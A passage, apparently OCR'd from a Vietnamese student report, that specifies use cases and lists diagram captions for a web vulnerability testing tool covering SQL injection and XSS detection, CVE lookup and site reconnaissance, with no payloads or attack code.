
Use Case	Xác định lỗ hổng SQL Injection
Actor	Người kiểm thử
Brief Description	Use case này mô tả cách Người kiểm thử xác định lỗ hổng SQL Injection ở Website mục tiêu
Pre-conditions	Sau khi vào giao diện công cụ, Người kiểm thử chọn "Xác định lỗ hổng" > "Xác định SQLi"
Basic Flows	Use case bắt đầu khi Người kiểm thử xác định lỗ hổng SQL Injection của Website mục tiêu 1. Ứng dụng hiển thị giao diện "Đọc file xml" 2. Mở file xml lấy từ burp suite đã quét của Website mục tiêu 3. Nhấn nút để tiến hành đọc file 4. Chọn request và tùy chỉnh tham số để thực hiện xác định lỗ hổng 5. Use case kết thúc
Alternative Flows	Nếu file đầu vào không hợp không hợp lệ, ứng dụng sẽ hiển thị "Dữ liệu nhập vào không hợp lệ, xin hãy nhập lại" Nếu có lỗi trong quá trình xử lý (server đóng), ứng dụng sẽ hiển thị thông báo lỗi "Kết nối lỗi, vui lòng thử lại" và kết thúc Use case.
Post-conditions	Công cụ xác định lỗ hổng SQL Injection và lưu vào file
Special Requirements	Không có

Bảng 2.7 Bảng đặc tả chức năng xác định lỗ hổng Cross-site scripting


Use Case	Xác định lỗ hổng Cross-site scripting
Actor	Người kiểm thử
Brief Description	Use case này mô tả cách Người kiểm thử xác định lỗ hổng SQL Injection ở Website mục tiêu
Pre-conditions	Sau khi vào giao diện công cụ, Người kiểm thử chọn "Xác định lỗ hổng" > "Xác định XSS"
Basic Flows	Use case bắt đầu khi Người kiểm thử xác định lỗ hổng XSS 1. Ứng dụng hiển thị giao diện "Xác định XSS" 2. Nhập URL của Website mục tiêu 3. Nhập Cookies (nếu có) 4. Nhấn "Enter" để tiến hành kiểm tra 5. Công cụ kiểm tra tính hợp lệ của URL 6. Use case kết thúc
Alternative Flows	Nếu file đầu vào không hợp không hợp lệ, ứng dụng sẽ hiển thị "Dữ liệu nhập vào không hợp lệ, xin hãy nhập lại" Nếu có lỗi trong quá trình xử lý (server đóng), ứng dụng sẽ hiển thị thông báo lỗi "Kết nối lỗi, vui lòng thử lại" và kết thúc Use case.
Post-conditions	Công cụ hiển thị thông tin lỗ hổng XSS của Website và lưu lại trong file
Special Requirements	Không có

2.3. Phân tích, thiết kế ca sử dụng


2.3.1. Biểu đồ tuần tự




Hình 2.5 Biểu đồ tuần chức năng tự tra cứu CVE




Hình 2.6 Biểu đồ tuần tự chức năng truy vết Website




Hình 2.7 Biểu đồ tuần tự chức năng kiểm tra HTTP Methods




Hình 2.8 Biểu đồ tuần tự chức năng kiểm tra Subdomain



Hình 2.9 Biểu đồ tuần tự chức năng thu thập đường dẫn




Hình 2.10 Biểu đồ tuần tự chức năng xác định lỗ hổng SQLi



Hình 2.11 Biểu đồ tuần tự chức năng xác định lỗ hổng XSS

2.3.2. Biểu đồ hoạt động

a) Tra cứu CVE




Hình 2.12 Biểu đồ hoạt động chức năng tra cứu CVE

Bảng 2.7 Bảng mô tả hoạt động chức năng tra cứu CVE

Bước	Hành động	Chi tiết
1	Nhập CVE ID	Người dùng nhập CVE ID theo đúng định dạng
